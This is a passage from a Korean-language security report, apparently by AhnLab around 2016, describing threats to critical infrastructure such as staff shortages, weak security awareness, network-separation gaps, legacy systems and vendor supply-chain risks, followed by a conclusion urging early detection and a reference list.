사회기반시설은 사회 안정 및 국가 안보와 밀접한 관계가 있기 때문에 더욱 특별한 관리가 필요하다. 사회기반시설의 보안을 위협하는 요인은 크게 다음과 같이 생각해볼 수 있다.



[그림 27] 사회기반시설의 보안 위협 요인

■ 보안 담당자 부족

대부분 사고가 발생하지 않는 이상 보안의 중요성을 고려하지 않거나 투자에 소극적이기 때문에 예산이 적절히 편성되지 않는 경우가 많고, 이로 인해 충분한 인력을 보유하지 못하게 된다. 최근 보안에 대한 인식이 높아지면서 보안 인력도 증가하는 추세지만 여전히 보안 전담 인력이 부족하거나 담당 인력의 전문성이 떨어지는 경우도 있다.

■ 보안 의식 부족

조직 구성원의 보안 인식도 중요한 요소다. 대부분의 직원들은 보안이 강화되면 불편하게 여기며 보안 절차를 어기거나 예외 처리를 요구하는 경우가 많다. 보안 절차가 지켜지지 않으니 신종 악성코드는 물론 기존에 알려진 악성코드조차 막지 못하는 경우가 많다. 여전히 일부 시설에서는 10여년 전에 제작된 악성코드가 발견되기도 하며, 백신 프로그램으로 충분히 진단 및 치료할 수 있는 악성코드가 시스템에 존재하는 경우도 있다.[65]

[65] http://news1.kr/articles/?2570628

■ 망분리 허점

상당수의 사회기반시설은 망분리가 되어있다. 망분리가 되어 있어 비교적 안전하다고 할 수 있지만 모든 시스템을 망분리할 수 있는 것은 아니다. 시설 내 어딘가 인터넷에 연결된 시스템이 존재하고 이를 통해 피해가 발생하기도 한다.[66] 또 외부와 연결되지 않아야 하는 중요 시스템임에도 불구하고 미처 알지 못하여 인터넷에 연결해 사용하는 경우도 있으며, 추가로 랜(LAN) 카드를 설치하거나 테더링을 통해 인터넷에 접속하기도 한다. 업무상 필요에 의해 USB나 공유 폴더를 사용하기도 한다. 물리적 망분리가 되어 있더라도 업무 상 인터넷용 컴퓨터에서 다운로드한 파일을 업무용 컴퓨터로 옮길 수 있다는 것이다.

게다가 일부에서는 제대로 된 망분리가 아니라 단순히 시스템의 인터넷 접속을 차단하는 경우도 있다. 또는 망분리가 되어 있더라도 사용자들이 불편함을 이유로 이를 우회하려는 시도를 하는 경우도 있으며, 그만큼 외부 공격이 가능해진다. 따라서 여러 망분리 방식 중에서 조직에 적합한 망분리 방식을 충분히 검토하여 도입하는 것이 필요하다. 또 내부 시스템과 연결되는 지점이 있다면 이 부분을 제대로 모니터링 해야 한다.

■ 구형 시스템 운영

여전히 오래된 구형 시스템을 이용하고 있는 사회기반시설이나 산업 시설이 적지 않다. 해외에서는 1980년 대 생산된 구형 컴퓨터를 이용해 난방 제어 시스템을 운영하고 있는 것이 알려진 바 있다.[67] 안정적인 운영이 중요한 사회기반시설이나 산업 시설의 특성상 시스템 교체가 시급하지 않을 수 있지만 상당수의 구형 시스템은 보안을 고려하지 않고 제작되었거나 이미 알려진 보안 취약점도 해결할 수 없는 경우가 많아 공격에 취약할 수 밖에 없다.

■ 협력 업체 관리 미비

공격자는 직접적인 공격 외에도 협력 업체를 통한 정보 유출이나 우회 공격을 시도할 수 있다. 특히 전산망은 외주 업체를 통해 관리하는 경우가 많기 때문에 협력 업체의 보안 강화가 중요하다. 그 밖에 내부에서 사용하는 프로그램의 설치 프로그램에 악성코드가 포함되거나 납품되는 하드웨어에 백도어가 숨겨져 있을 수 있다. 특히 펌웨어를 통해 기능을 수정할 수 있는 제품의 경우 제조업체가 해킹될 가능성도 있다.

외부 공격을 방어를 하기 위해서는 조직 구성원들이 준수할 수 있는 현실성 있는 보안 정책을 수립하는 것이 바람직하다. 또한 내부로 유입되는 위협을 모니터링하고 내부에서 확산되는 악성코드에 대한 적절한 대응과 분석 능력이 필요하다. 특히 협력 업체에 대한 강력한 보안 방안을 마련해야 한다.

66 http://www.computerworld.com/article/3026609/security/no-israels-power-grid-wasnt-hacked-but-ransomware-hit-israels-electric-authority.html

67 http://woodtv.com/2015/06/11/1980s-computer-controls-grps-heat-and-ac/

결론

안랩을 비롯한 국내외 보안 업체들은 2016년에 예측되는 보안 위협 중 하나로 사이버테러나 국가기반시설 보안 위협을 꼽았다.[68] 보안 업체의 예측과 같이 2016년 초부터 방글라데시 중앙 은행의 해킹 등 사회기반시설의 보안 침해가 발생했다.

사이버 공격 대응에도 골든 타임이 존재한다. 일반적으로 내부 시스템 침입에서 시스템 파괴까지는 어느 정도 시간이 있다. 수많은 내부 시스템을 파악하고 하나씩 장악해야 하기 때문에 보통 6개월 정도의 시간이 소요된다. 따라서 공격에 의한 피해가 발생하는 것을 방지하기 위해서는 주요 시스템에 대한 정기 점검을 통해 이상 징후를 빨리 파악할 수 있어야 한다. 이를 위해 전문성을 가진 인력의 양성과 활용이 필요하다. 더욱이 사회기반시설은 사회와 국가를 유지하는 근간이 되는 시설인 만큼 더욱 강력한 보안 대책과 관리가 필요하다.

[68] https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=24474

※ 참고 자료

- Data breach digest. (http://www.verizoneenterprise.com/resources/reports/rp_data-breach-digest_xg_en.pdf)
- Analysis of the Cyber Attack on the Ukrainian Power Grid (https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf)
- 도시철도 안전 및 유지관리 실태 감사결과 (http://gov.seoul.go.kr/archives/86261)
- 국가 사이버안전 관리 실태 (https://www.bai.go.kr/bai/cop/bbs/detailBoardArticle.do;jsessionid=8eeBzGUe8UMfCcZPFVtKa+iI.node02?bbsId=BBSMSTR_100000000009&nttId=115702&pageIndex=1&tabOkFlag=&mdex=bai19)
- 강은성, '망분리는 만병통치약인가?' (www.ciokorea.com/news/25437, www.ciokorea.com/news/25647, www.ciokorea.com/news/27855)
- 보안 위협 2015년 결산 및 2016년 예측 (https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=24474)